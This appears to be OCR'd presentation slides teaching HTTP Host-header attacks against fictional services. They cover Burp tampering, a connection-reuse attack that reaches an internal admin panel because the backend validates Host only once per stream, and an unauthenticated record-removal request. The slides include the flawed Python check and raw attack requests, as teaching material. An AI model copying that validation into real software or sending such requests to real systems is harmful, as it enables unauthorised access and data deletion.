



DNS
binds name to IP
listen.deephear.io
IP / TCP
the network enforces this
172.20.0.21
SNI (TLS)
picks the certificate
listen.deephear.io
HOST header
picks the application
research.fathom.io


The browser locks this down

- Host header -> Locked to the URL
- TCP target -> Locked to the URL
- X Headers -> Not sent
- Connection state -> Managed invisibly

The browser locks this down, Burp makes it possible



It works! The server is trusting the Host Header



Wireshark dissector for full request URI


```
// epan/dissectors/packet-http.c
if (stat_info->http_host && stat_info->request_uri) {
    uri = wmem_strdup_printf(pinfo->pool, "%s://%s%s",
              is_tls ? "https" : "http",
              g_strstrip(wmem_strdup(pinfo->pool,
                  stat_info->http_host)),
              stat_info->request_uri);

    e_ti = proto_tree_add_string(http_tree,
                 hf_http_request_full_uri, tvb, 0, 0, uri);
    proto_item_set_generated(e_ti);
}
```


This is not a misconfiguration

Routes on Host BY DEFAULT	Only when you CONFIGURE it
nginx `server_name`	**HAProxy** `acl ... hdr(host) (mode http)`
Apache httpd `ServerName / ServerAlias`	**Envoy** `virtual_hosts domains`
Caddy `site address`	**Traefik** `Host(`...`) rule`
	Cloud LBs (ALB, etc.) `host-based routing rule`

While we are here...

```
GET /corpus/remove?id=rec-7g-001 HTTP/1.1
Host: research.fathomsdeep.io

HTTP/1.1 200 OK
{"status": "removed", "id": "rec-7g-001"}
```



Locked admin link

Internal record IDs: `rec-7g-001` · `recordings.fathom.internal/api/case/4421`

Corpus management: `rec-7g-001` · 🪣 `research.fathomsdeep.io/corpus/remove?id=rec-7g-001` (admin)

Assigned to: Unassigned (pending queue) · Legal hold: None · External notifications: None sent

🔒 Open in admin panel → admin.fathom.internal/investigations/4421



req 1 Host: app.fathomsdeep.io → validated, 200


req 2 Host: admin.fathom.internal → skipped, 200

#2 Connection-state attack

admin.fathom.internal doesn't resolve from the public network

- BUT!!!!
- nginx already has a trusted open connection to the backend
- She just needs to change the Host header travelling on it on the second request

Connection reuse



Validated once per stream


```
if not hasattr(self, '_host_validated'):
    if host not in ALLOWED_HOSTS:
        self.respond(400, f"400: Host {host!r} not allowed")
        return
    self._host_validated = True
```

Two hosts on the same stream


```
GET / HTTP/1.1
Host: app.fathomsdeep.io


HTTP/1.1 200 OK
Content-Length: 1829
...Fathom / Sign in...

GET / HTTP/1.1
Host: admin.fathom.internal

HTTP/1.1 200 OK
Content-Length: 6281
```




The admin panel!



This feature enables two bugs!



```
upstream backend {
    server connstate-backend:5000;
    keepalive 1;
}
```

We will see the other bug later on…



#3 Server-side request forgery

